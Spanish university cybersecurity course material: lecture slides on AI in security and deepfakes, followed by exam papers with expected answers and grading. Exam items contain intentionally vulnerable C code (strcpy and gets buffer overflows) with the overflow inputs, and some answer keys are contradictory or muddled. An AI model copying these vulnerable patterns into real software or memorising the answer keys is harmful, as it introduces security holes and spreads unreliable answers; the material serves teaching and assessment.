Inteligencia articial

- La Inteligencia Artificial es un elemento clave en cualquier desarrollo software.
- Esto se debe gracias a la gran variedad de aplicaciones que se pueden desarrollar con IA y la gran capacidad de cómputo que tenemos.
- Se prevé que el papel que juega la inteligencia artificial en el mercado de la ciberseguridad pase de 8.800 millones de dólares en 2019 a 38.200 millones de dólares en 2026, con una tasa de crecimiento anual del 23,3%.

Inteligencia Artificial

Universidad Rey Juan Carlos

- Dentro del área de la ciberseguridad podríamos desarrollar diferentes sistemas basados en IA para realizar diferentes tareas.

- Detección de intrusiones.
- Protección de la privacidad.
- Defensa pro-activa.
- Identificación de comportamientos anómalos.
- Detección de amenazas.

Inteligencia Artificial

Universidad Rey Juan Carlos

- La IA puede usarse en todas las etapas de una seguridad integral inteligente:
  - Identificación
  - Protección
  - Detección
  - Respuesta
  - Recuperación ante incidentes.

Inteligencia Artificial

- Pero también la IA se puede utilizar por parte de los atacantes.
- Existen aplicaciones conocer los patrones de comportamiento de usuarios y diseñar campañas comerciales.
- No tiene sentido pensar que los atacantes no usen algo similar para conocer mejor a sus víctimas e identificar el mejor momento para realizar el ataque.
- También se puede usar la IA para desarrollar sistemas relacionados con el ciberterrorismo, ciberespionaje o la ciberguerra.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- **Deepfakes.**

Deepfakes

- Son vídeos manipulados para hacer creer a los usuarios que están viendo a una determinada persona realizar declaraciones o acciones que nunca ocurrieron.

- Los deepfakes se utilizan con diversos propósitos:
  - Generación de desinformación.
  - Fake News.
  - Desacreditar a la persona.

Deepfakes

- La creación de estos vídeos utilizan técnicas de *Deep learning* y el entrenamiento de arquitecturas de redes neuronales generativas como los autoencoders o las GANs (*generative adversarial networks*).


- Ejemplos de uso:
  - Rogue One: Una historia de Star Wars (2016). Permitieron recuperar a Peter Cushing y a Carrie Fisher.
  - Pornografía.
  - Política.



Deepfakes

Universidad Rey Juan Carlos

Few-shot learning (2019, Samsung)



Deepfakes

Universidad Rey Juan Carlos

Nicromancia digital

- Consiste en revivir a personas que han fallecido por medio de técnicas de deepfakes.






Deepfakes

Universidad Rey Juan Carlos

¿Cómo funcionan?

- El desarrollo de deepfakes se realiza por medio de *autoendocers*.




Deepfakes

Universidad Rey Juan Carlos


¿Cómo funcionan?


- El desarrollo de deepfakes se realiza por medio de *autoendocers*.




Deepfakes













Deepfakes

- Algunas cuestiones:
  - ¿Hasta qué punto es moral seguir explotando la imagen pública de una persona que ha fallecido para obtener beneficio y/o entretenimiento de la sociedad?
  - En el caso de MyHeritage, ¿estarían de acuerdo estas personas con el uso que se está dando de su imagen?

Deepfakes

Universidad Rey Juan Carlos


"Los 'deepfake' porno de los que fui víctima siguen provocándome pesadillas"

Sara Royle
BBC Radio 5 Live

11 enero 2021

Deepfakes

Universidad Rey Juan Carlos









Deepfakes

Universidad Rey Juan Carlos

- Lo que tienen en común… es que ninguna de estas personas existen.

- Cuenta de twitter: @wedontexisthere
- Web: https://thispersondoesnotexist.com/

- Son retratos generados por GANs (Generative Adversarial Networks)



Tema 1 - Introducción (1.00 punto)

Ejercicio 1 - 1.00 punto

Usuarios de un banco online han reportado varios fallos: introducen el usuario junto a la contraseña y la página algunas veces no termina de cargar; cuando en otras ocasiones carga la página, sin ningún sistema de verificación más, son capaces de acceder y les aparece un mensaje diciendo que se han exportado todas los movimientos realizados, los clientes indica que no realizaron esa solicitud.
¿Qué principios de la seguridad se han vulnerado?
¿Qué posibles medidas podría tener el banco para la trazabilidad y cómo podría asegurar mejor la autenticidad?

Justifica tu respuesta, en caso de no hacerlo, la puntuación será un 0.

Respuesta esperada

Disponibilidad: no les permite iniciar sesión con fallos continuos (0.25).
Confidencialidad: aparece un mensaje que se han exportado todas las compras realizadas y el cliente no lo realizó (0.25).
Trazabilidad: logs en el sistema viendo que persona se conectó, cuando, desde dónde, errores (0.25).
Autenticidad: segundos factores de autenticación (0.25).

Tema 2 - Conceptos (2.50 puntos)

Ejercicio 2 - 1.50 puntos

Dado el siguiente código, responde a las siguientes preguntas:
¿Qué vulnerabilidad tiene el código? ¿Cuál es la causa? ¿Cómo un usuario puede explotarlo?
¿Cómo se podría solucionar?
¿Qué página podemos usar para ver las debilidades o errores típicos del software?

```
#include <stdio.h>
#include <string.h>

void make_action(char *input) {
    char buffer[10];
    int counter = 0;

    strcpy(buffer, input);

    if (counter > 0) {
        printf("Accion␣especial␣ejecutada,␣te␣dejo␣mi␣secreto␣URJC{B13n_h3ch0}.\n");
    } else {
        printf("Accion␣especial␣no␣ejecutada.\n");
    }
}

int main() {
    char action[20] = "";
    make_action(action);
    return 0;
}
```

Respuesta esperada

Pregunta comentada en clase.

- Buffer Overflow, copia sin comprobar el tamaño de la entrada (strcpy) (0.50).
- 1111111111111, al tener la variable counter seguida del buffer dónde se copia, se reemplazaría por 1 (0.50).
- Validación de entrada, usando expresiones regulares o comprobando el tamaño (0.25).
- CWE (Common Weakness Enumeration) (0.25).

Ejercicio 3 - 1.00 punto

Una empresa de tecnología, sufrió un **evento de seguridad** cuando un empleado hizo clic en un enlace malicioso en un correo electrónico. Esto provocó que un **ataque** se materializara, permitiendo que un hacker accediera a la red interna de la empresa. El **incidente** ocurrió cuando el hacker utilizó

un exploit para robar datos confidenciales de la empresa, lo cual quedó registrado en los logs del sistema. Es por ello que la empresa activó un rellena el hueco.
Revisa si cada una de las palabras en negrita es correcta y completa la última. En caso de ser falsa, justifica el motivo e índica la correcta.

Respuesta esperada

1.
NO: Evento de seguridad (acción concreta observable/registrable). SÍ: Incidente de seguridad: Aún no hay materialización de la amenaza (solo interacción inicial). SÍ: Incidente: Sería si se materializó la amenaza (en este caso, el clic es el evento que desencadena el incidente). NO: Ataque: Implica explotación técnica (aquí solo es un clic, no hay exploit aún). Phishing
2.
SÍ: Ataque (cuando se explota el enlace malicioso para acceder a la red). SÍ: Evento de seguridad: Sería el registro del acceso no autorizado, no el proceso completo. NO: Incidente de seguridad: La ejecución del código malicioso (tras el clic) materializa la amenaza. NO: Incidente: Ya ocurrió al materializarse la amenaza (el clic). SÍ: Amenaza/Riesgo/Vulnerabilidad
3.
SÍ: Ataque (si se refiere al uso del exploit para robar datos). SÍ: Evento de seguridad (si se enfoca en el registro en logs del robo). NO: El incidente ya ocurrió con el clic inicial. Lo posterior es parte del ataque o un nuevo evento.
—-
Evento de seguridad: Acción observable/registrable (Log de acceso sospechoso). Incidente de seguridad: Amenaza materializada con impacto (Malware instalado tras el evento).

- Evento de Seguridad: El empleado hizo clic en un enlace malicioso, lo cual es un ataque porque involucró el uso de un exploit (0.25).
- Ataque: El hacker utilizó un exploit para acceder a la red interna, lo cual es un incidente porque es la materialización de una amenaza (0.25).
- Incidente: El robo de datos confidenciales es un evento de seguridad porque quedó registrado en los logs y permitió detectar el ataque (0.25).
- Plan de respuesta a incidentes (0.25).

Tema 3 - Anatomía de un Ataque (2.25 puntos)

Ejercicio 4 - 1.25 puntos

Un hash es una función matemática, o criptográfica. Resalta ser un proceso unidireccional, no debe ser posible obtener el valor original dado el hash. Se utiliza para resumir la información de un fichero.

Dados 2 archivos diferentes, ¿pueden tener el mismo hash?
Si tenemos un hash ¿cómo podríamos investigar el tipo de hash?
¿Con que herramienta podrías tratar de romper el hash? ¿Puedes decirnos una función que tenga la herramienta?

Justifica tu respuesta, en caso de no hacerlo, la puntuación será un 0.

Respuesta esperada

- Sí, pueden tener colisiones pero es poco probable (0.50).
- Herramientas como hashidentifier (0.25).
- CrackStation, Hashes.es que tiene almacenadas muchas o hashcat mediante fuerza bruta o máscaras (0.50).

Ejercicio 5 - 1.00 punto

Hacienda me ha enviado una carta, en esta carta pone que me van a imponer una sanción junto a todos mis datos personales. Del enfado, la hice una bola de papel y tiré en la primera basura que encontré.

¿Qué técnica de recogida de información estoy permitiendo?
¿Cómo podría hacer que mi información estuviese segura?

Respuesta esperada

- Fingerprinting - Ingeniería social -Dumpster Diving o Trashing (0.50).
- Borrando mis datos con un rotulador, quemando el papel, destruyendo el papel, etc (0.50).

Tema 4 Ataques a redes IP y protocolos (2.25 puntos)

Ejercicio 6 - 1.00 punto

En un descanso de un largo día estudiando en la universidad, me conecté a Eduroam y me quise pedir algo rico para cenar. Entre a la página web del restaurante (verifiqué que escribí bien la dirección) y realicé un pedido.
El problema es que nunca lo recibí, pero sí me cobraron el pedido. Llame al restaurante y dijeron que no tienen ningún pedido a mi nombre.
Decidí entrar desde casa al mismo restaurante, poniendo la misma dirección (siendo la misma que en la universidad), hice un pedido y desde el restaurante me verificaron que recibieron el pedido. En unas horas tuve mi cena.
Varios días después, la universidad notificó que habían sufrido un ataque y ya lo han mitigado.

¿Qué ataque y cómo lo han realizado? ¿A qué usuarios afectaba?
Recuerda leer bien el enunciado y no hacer suposiciones.

Respuesta esperada

- DNS Poisoning o DNS server hijack (0.25).
- Explicación correcta (0.50).
- A todos los usuarios conectados a Eduroam (0.25).

Respuestas correctas:
Inyección de datos falsos en caché, toma de control de DNS o redirección a sitios maliciosos (esto se puede observar debido a que el restaurante no obtuvo el pago y se realizó ya que al alumno le restaron el dinero de la cuenta bancaría). Como la universidad se dio cuenta del ataque, lo más sencillo es ver un cambio de configuración DNS.
DNS Poisoning / DNS Spoofing: Se alteraron las respuestas DNS dentro de la universidad, redirigiendo a los usuarios a un sitio falso sin que notaran cambios en la URL. DNS Server Hijack: El servidor DNS del restaurante podría estar comprometido, redirigiendo de nuevo. ARP Spoofing/Poisoning podría permitir que el atacante se interceptara el tráfico entre el usuario y el restaurante (si el atacante está en la misma red local, como en Eduroam). El atacante podría suplantar el sitio web del restaurante enviando respuestas falsas que hagan que el tráfico vaya hacia el servidor del atacante en lugar del restaurante legítimo. En caso de ser correcto el ataque (explicado de forma adecuada), se sumará si se responde correctamente a quien afecta: a todos los usuarios dentro de la red/Eduroam.
Respuestas incorrectas:
Man-in-the-Middle (MitM): Un MitM intercepta datos usualmente afecta a usuarios individuales. El atacante generalmente en este ataque captura datos en lugar de hacer que el usuario interactúe con una página falsa desde el inicio. TCP Hijacking: Este ataque secuestra sesiones TCP activas, pero no redirige a sitios web falsos (en caso de comprar, el restaurante tendría el pedido, ya que es el restaurante oficial).

Ejercicio 7 - 1.25 puntos

Un popular servidor de juegos en línea, comenzó a experimentar problemas de conectividad. Los jugadores no podían acceder al servidor, y el equipo de TI detectó un aumento masivo en el tráfico entrante. Al revisar los registros de red, notaron que el tráfico provenía de múltiples servidores DNS públicos en diferentes partes del mundo. Además, las solicitudes parecían ser respuestas a consultas legítimas, pero el servidor nunca había enviado esas consultas.
¿Qué tipo de ataque está sufriendo? Justifica tu respuesta.
Cita 2 ventajas que tienen los atacantes al realizar este tipo de ataque.

Respuesta esperada

Ataque por reflexión, ya que se realiza un ataque con intermediario que refleja la acción contra la víctima. Para esto, crea una serie de peticiones DNS (0.75).
Dificultad de Mitigación, ocultación, uso de recursos legítimos, amplificación de ataque, mucho tráfico (0.50).

Tema 5 Ataques a aplicaciones y servicios (2 puntos)

Ejercicio 8 - 2.00 puntos

Un servicio web ofrece venta de productos. Para ello, debes estar registrado. Con tus conocimientos de la asignatura, has probado a poner una contraseña con comillas y ha resultado en una respuesta de que la petición SQL, no es correcta. Probando diferentes alternativas, has comprobado que puedes provocar una inyección SQL, pero no muestra por pantalla la información.
Cita 4 acciones malintencionadas podría realizar un atacante sobre inyecciones SQL. ¿Crees que ocultar la salida es suficiente? Justifica tu respuesta.

¿Explica 2 técnicas para arreglar el problema de la inyección SQL?

Respuesta esperada

Exfiltrar, modificar, incluir o eliminar datos (0.80).
No, debido a que puede modificar, incluir o eliminar datos (0.50).
Validación de entrada y tratamiento de entrada. Consultar SQL parametrizadas. (0.70).

Tema 6: Malware (3.5 puntos)

Ejercicio 1 - 2.0 puntos

Durante este curso académico, varios alumnos se han instalado una extensión de la Chrome Web Store en el navegador llamada "AI Exam Helper". Esta extensión ayuda a realizar exámenes en línea ofreciendo las respuestas a los alumnos. Durante varias semanas, los alumnos han usado la herramienta para resolver preguntas. Recientemente, todos los alumnos recibieron notificaciones bancarías de que se realizaron pagos de servicios desde ubicaciones extrañas.

¿Qué tipo de malware es? Justifica tu respuesta (0.50).
¿Cómo se ha propagado? Justifica tu respuesta (0.50).
¿Cómo se ha activado? Justifica tu respuesta (0.50).
¿Cómo podemos verificar que las extensiones son de confianza? Justifica tu respuesta (0.50).

Respuesta esperada

Se trata de spyware/keylogger, ya que recopila información sensible del usuario sin su consentimiento, como credenciales o datos bancarios. En este caso, la extensión ha robado información privada mientras aparentaba ser una herramienta útil para exámenes.

Se ha propagado a través de la tienda oficial (Chrome Web Store).

Se ha activado al concederle permisos durante la instalación o al usarla activamente durante los exámenes, momento en el que probablemente capturaba datos del navegador o entradas del teclado, incluyendo contraseñas o datos bancarios almacenados.

- El número de descargas y opiniones verificadas.
- El desarrollador (que sea conocido o verificado).
- Los permisos que solicita (no instalar si pide más de lo necesario).

Ejercicio 2 - 1.5 puntos

Eres nuevo en una empresa y no sabes exactamente para qué sirve SonarQube. Has subido tu código y te ha detectado unos pocos errores. Corriges esos errores y, al volver a analizarlo, aparecen más errores que antes.

¿Para qué sirve SonarQube? Justifica tu respuesta.
¿Describe dos causas pueden provocar tener más errores? Justifica tu respuesta.

Respuesta esperada

Pregunta comentada en clase.

SonarQube sirve para realizar análisis estático del código, detectando errores, vulnerabilidades de seguridad, malos olores (code smells), problemas de mantenibilidad y calidad técnica. (0.50)
Actualización de base de datos (0.50) y cometer más fallos (0.50).

Tema 7: Mecanismos criptográficos (3.0 puntos)

Ejercicio 3 - 2.0 puntos

Se ha diseñado un sistema sencillo de envío de mensajes entre dos usuarios: Alice y Bob. En este sistema, el/la/un (1) no es necesario, por eso el mensaje no hace falta que vaya cifrado. Pero sí se quiere asegurar que el mensaje no ha sido modificado, eso se llama (2). Para poder confirmar esto, se añade una (3) al mensaje.
Bob, al recibir el mensaje, puede calcular lo mismo que antes y verificar que el contenido no ha sido modificado.
El principal problema es que no saben si el mensaje fue realmente enviado por Alice. Para solucionarlo, han pensado en usar una clave simétrica compartida para cifrar el mensaje, y así Bob podrá comprobar si de verdad fue Alice quien lo envió en caso de descifrar el mensaje con éxito.
a) ¿Tiene esta solución algún problema de seguridad? En caso afirmativo, justifica el problema y propón una solución. En caso negativo, justifica por qué es segura. (0.80)
b) Un atacante que no sabe de criptoanálisis, pero domina herramientas de ciberseguridad, ha conseguido un mensaje en claro, su versión cifrada y (3). Explica cómo podría extraer el secreto. (0.75)

c) Indica a qué concepto corresponde cada campo (0.45 cada una):

- (1)
- (2)
- (3)

Respuesta esperada

a) Sí, existe un problema de seguridad. Aunque el mensaje esté cifrado con una clave simétrica, no se garantiza que el mensaje haya sido enviado por Alice, ya que cualquier persona con la clave puede haberlo enviado (no hay autenticación). Además, el sistema es vulnerable a ataques de reproducción: un atacante puede capturar un mensaje legítimo y volver a enviarlo sin modificarlo, y Bob lo aceptará como válido. Solución: Usar certificados digitales o firmas digitales que vinculen la identidad de Alice al mensaje y eviten este tipo de ataque.

b) El atacante, al contar con el mensaje en claro, el cifrado y la (3) (el código MAC), puede usar herramientas como ataques de diccionario, hashcat para calcular la clave que coincida. Al no haber protección contra ataques de repetición ni gestión segura de claves, esto le permitiría deducir la clave simétrica compartida.
c)

- Confidencialidad

- Integridad
- Funciones hash

Ejercicio 4 - 1.0 puntos

Se ha desarrollado un nuevo algoritmo de cifrado. El algoritmo utiliza sistemas con claves de 128, 192 o 256 bits, que tendrán 10, 12 o 14 rondas. Un ejemplo del funcionamiento es el siguiente:

- Mensaje original: Hola
- Mensaje cifrado: h%;
- Mensaje descifrado: hola

¿Cumple los requisitos para ser un algoritmo de cifrado?

Respuesta esperada

No, el algoritmo no cumple la consistencia (propiedad de corrección): La consistencia exige que un algoritmo de cifrado y descifrado sea tal que, al aplicar el proceso de descifrado a un mensaje cifrado, siempre se recupere el mensaje original exactamente igual, es decir, sin alteraciones.
En este caso:
El mensaje original es Hola
El mensaje descifrado es hola

Tema 8: Contramedidas de red (2.0 puntos)

Ejercicio 5 - 2.0 puntos

Nuestros ordenadores de uso cotidiano suelen contar con un firewall que permite bloquear o permitir conexiones de red entrantes o salientes.

¿Qué tipo de firewall se utiliza comúnmente en los ordenadores personales? Explica brevemente cómo funciona (0.50).

Además, para mejorar la seguridad de nuestra red y aplicaciones, es importante implementar sistemas adicionales.

¿En qué parte de la red ubicarías un sistema de monitoreo para detectar tráfico sospechoso que ha sido permitido por el firewall? Explica tu elección (0.75) y menciona qué tipo de sistema de seguridad utilizarías (0.50).

¿Puedes citar una página que ofrezca un servicio gratuito de firewall o sistemas de monitores para proteger una página web? (0.25)

Respuesta esperada

El firewall de filtrado de paquetes es común. Filtra el tráfico según reglas basadas en dirección IP, puertos y protocolos, permitiendo o bloqueando el paso de paquetes de datos. (0.50)

Colocaría el sistema de monitoreo **después** del firewall. El firewall se encarga de filtrar el tráfico entrante y saliente, permitiendo solo aquellos paquetes que cumplen con las reglas de seguridad. Sin embargo, el tráfico permitido puede seguir siendo malicioso. Esta ubicación es ideal para detectar tráfico que hayan logrado evadir el filtrado del firewall. Además, al hacerlo después del firewall, se evita la **saturación** del sistema de monitoreo, ya que muchos paquetes ya habrán sido filtrados. (0.75)

El sistema de seguridad que utilizaría sería un IDS (Sistema de Detección de Intrusos), que analiza el tráfico en tiempo real y puede alertar sobre comportamientos inusuales o maliciosos, complementando así la función del firewall. (0.50)

Cloudflare (0.25)

Tema 9: Contramedidas de usuario (1.5 puntos)

Ejercicio 6 - 1,5 puntos

Estás planificando, según el ciclo de vida del desarrollo seguro (Security Development Lifecycle), el futuro desarrollo de una aplicación web. El equipo te ha planteado una duda: no tiene claro en qué fase deben integrarse el análisis estático (0.50) y el análisis dinámico (0.50) del código.
¿Podrías ayudarles? Justifica tu respuesta.

Además, están creando una lista de buenas prácticas para verificar la seguridad del desarrollo. Ya han incluido: revisar los operandos antes de usarlos, validar y sanitizar correctamente la entrada de datos, y controlar las excepciones sin mostrar mensajes sensibles.

¿Podrías recomendarles dos buenas prácticas más relevantes para este contexto? (0.50)

Respuesta esperada

El análisis estático del código debe realizarse en la fase de implementación, una vez que el código fuente está escrito pero antes de ser ejecutado (0.50).

El análisis dinámico debe integrarse en la fase de pruebas, ya que requiere que la aplicación esté en funcionamiento para observar su comportamiento frente a entradas maliciosas, fallos en tiempo de ejecución, fugas de memoria, etc (0.50).

Dos buenas prácticas adicionales (0.25) cada una:

- Liberar los recursos cuando no se necesiten (como conexiones a base de datos, archivos abiertos o memoria).
- Eliminar de forma segura los ficheros temporales.
- Generar números aleatorios fuertes.
- Conocer en profundidad las tecnologías.
- Evitar variables públicas.

Tema 1 - Introducción (2.00 puntos)

Ejercicio 1 - 2.00 puntos

Una empresa decidió crear un sistema con seguridad absoluta para su nueva aplicación. Aunque su negocio no requiere niveles extremadamente altos de seguridad, la empresa se obsesionó con proteger cada detalle y gastó la mayor parte de su presupuesto en medidas de seguridad. Como consecuencia, no pudo permitirse contratar un servidor potente ni suficiente capacidad para soportar la demanda. Cuando la aplicación fue lanzada, entró mucha gente, pero debido a la falta de recursos, el sistema falló y dejó de funcionar.

¿Qué principio fundamental de la seguridad informática se ha visto afectado en este caso? (0.50)

¿Es posible crear un sistema con seguridad absoluta? ¿Por qué? (0.50)

¿Consideras que la inversión realizada en seguridad fue adecuada para esta empresa? Justifica tu respuesta. (0.50)

En la empresa han puesto a una persona cuya función es alinear la seguridad de la información con los objetivos de negocio, garantizando que la información esté protegida adecuadamente. ¿Cuál sería su cargo? (0.50)

Respuesta esperada

El principio afectado es la Disponibilidad. Aunque se invirtió mucho en seguridad, la falta de recursos para infraestructura hizo que la aplicación no estuviera disponible para los usuarios cuando la demandaban, provocando fallos y pérdida de acceso.

No, no es posible. La seguridad absoluta no existe porque siempre hay riesgos, vulnerabilidades y limitaciones técnicas o humanas. La seguridad es un equilibrio entre proteger, facilitar el acceso y gestionar los recursos disponibles.

No, la inversión no fue adecuada. La empresa no necesitaba un nivel extremo de seguridad, y destinar tanto presupuesto sacrificando la infraestructura afectó negativamente la experiencia de los usuarios y la operatividad del sistema.

Su cargo sería Chief Information Security Officer (CISO) o Responsable de Seguridad de la Información.

,

Tema 2 - Conceptos (2.00 puntos)

Ejercicio 2 - 2.00 puntos

Un/Una **xxxxxx** se usa para explotar un/una **xxxxxx**, cuanto mayor **xxxxxx** más probabilidad de éxito. Por ejemplo: **xxxxxx** es una cadena de códigos hexadecimales que contiene instrucciones en lenguaje ensamblador y algunos de los más conocidos son **xxxxxx** overflow. (1.00)

¿Qué fallo tiene el siguiente código? (0.25)
¿Con qué entrada exacta podría comprar el producto? (0.50)
¿Cómo podría solucionarse? (0.25)

```
#include <stdio.h>
#include <string.h>

int main() {
    char username[8];
    const int price = 10000;
    int quantity;
    int money = 1;

    gets(username);
    scanf("%d", &quantity);

    if (quantity > 0 && quantity <= 10) {
        int total_cost = price * quantity;
        if (money >= total_cost) {
            printf("Purchase␣successful!");
        }
    }
    return 0;
}
```

Respuesta esperada

Exploit, vulnerabilidad, riesgo (o conocimiento del sistema), shellcode y buffer (o heap o stack).

El código utiliza gets(username), que es vulnerable a un buffer overflow. Esto permite que, al introducir una cadena de texto demasiado larga, se sobrescriban variables adyacentes en memoria, como price. Aunque price está declarado como const, el desbordamiento puede alterar su valor en tiempo de ejecución, permitiendo modificar el precio real del producto.

Una entrada por ejemplo AAAAAAAA000 y luego 10.

No usar gets, que es inseguro; en su lugar, usar fgets(username, sizeof(username), stdin) para limitar la lectura al tamaño del buffer.

Tema 3 - Anatomía de un Ataque (2.00 puntos)

Ejercicio 3 - 2.00 puntos

Una persona está usando su cuenta bancaria (introduciendo su DNI y la contraseña) desde su móvil sentada en el metro. Tiene un recibo impreso del banco que, tras usarlo, tira a la papelera del vagón. Poco después de bajarse, recibe una notificación alertando de que alguien intentó acceder a su cuenta bancaria.

¿Cómo han conseguido tanto el DNI como la contraseña usando ingeniería social? (1.00)

¿Qué medidas existen para evitar este tipo de ataques en el futuro? (1.00)

Respuesta esperada

Posiblemente, el recibo impreso en la papelera, que probablemente contenía datos personales como el DNI o referencias que permitían identificarla. Además, al usar el móvil en un lugar público como el metro, alguien pudo observar o grabar discretamente el ingreso de la contraseña (conocido como shoulder surfing). Combinando esta información, los atacantes tienen suficientes datos para intentar acceder a la cuenta.

Evitar dejar documentos con información sensible en lugares públicos o tirarlos sin destruirlos (por ejemplo, usando una trituradora).

Ser consciente del entorno cuando se introducen contraseñas en espacios públicos, intentando ocultar el móvil o teclado para evitar el shoulder surfing.

Tema 4 Ataques a redes IP y protocolos (2.00 puntos)

Ejercicio 4 - 2.00 punto

Una persona quiere fastidiar a su amigo Paco Muñoz, que ha montado una web (pacomunoz.es) en un servidor casero. Para ello, crea un anuncio falso con una oferta irreal muy atractiva y lo comparte en redes sociales, causando un gran aumento de visitas a la web.
Además, como son amigos, Paco le dio acceso a su wifi durante una visita a su casa. Aprovechando esto, la persona quiere cambiar la configuración DNS del router para que, al intentar acceder a la web de Paco, los usuarios sean redirigidos a otro sitio web muy parecido al original.

¿Cuál crees que es el objetivo detrás del anuncio falso? (0.75)

¿Qué tipo de técnica podría estar usando para aprovecharse del parecido entre direcciones web y engañar a los usuarios? Da un ejemplo. (0.75)

¿Qué nombre recibe la acción de modificar la configuración de la red para redirigir a los usuarios a otra página sin que lo noten? (0.50)

Respuesta esperada

El objetivo detrás del anuncio falso es saturar la web de Paco con un volumen muy alto de visitas, lo que puede provocar que el servidor casero no soporte la carga y deje de funcionar correctamente, afectando la disponibilidad del servicio.

La técnica que se está utilizando para aprovechar el parecido entre direcciones web y engañar a los usuarios se llama typosquatting. Un ejemplo podría ser usar dominios muy similares al original, como pacomunoz.com, pacomünoz.es o pacomunozs.es, que pueden confundir a los visitantes y hacer que accedan al sitio falso.

La acción de modificar la configuración del router para cambiar las direcciones DNS y redirigir a los usuarios a otro sitio sin que se den cuenta se llama un ataque de DNS spoofing o envenenamiento de caché DNS.

Tema 5 Ataques a aplicaciones y servicios (2.00 puntos)

Ejercicio 5 - 2.00 puntos

Una plataforma que paga a sus usuarios según las visualizaciones que tengan ha recibido muchos correos de sus usuarios, el motivo de los correos es que se ha cambiado la cuenta bancaria donde obtienen sus ingresos y ellos no han sido. El equipo de ciberseguridad, al revisar la base de datos, ha comprobado que las contraseñas de esos usuarios siguen siendo las mismas. Sin embargo, hay un código extraño en JavaScript que no debería estar presente.

¿Qué tipo de ataque podría haberse llevado a cabo en este caso? (0.50)

¿Cómo lograron los atacantes acceder y modificar datos sin cambiar las contraseñas? (1.00)

Describe una posible mala práctica de seguridad que permitió este acceso no autorizado (0.50)

Respuesta esperada

Es probable que se trate de un ataque de tipo Cross-Site Scripting (XSS), en específico, Stored-XSS. Este código podría ser introducido por una mala configuración de algún input de la plataforma.

Los atacantes probablemente usaron el código malicioso inyectado para robar tokens de sesión o cookies de autenticación, lo que les permitió acceder a las cuentas sin autenticarse de nuevo ni cambiar la contraseña. Al no alterar las credenciales, los usuarios no fueron notificados de cambios de contraseña, pero sí de modificaciones en sus datos personales.

Algunos ejemplos de malas prácticas:

- Falta de validación y/o sanitización adecuada de entradas, permitiendo la inyección de código malicioso (XSS).
- No uso correcto de mecanismos seguros para gestionar sesiones, como tokens seguros, expiraciones o detección de acceso sospechoso.
- Ausencia de alertas o notificaciones automáticas ante cambios sensibles en los datos del usuario.

Tema 6: Malware (2.50 puntos)

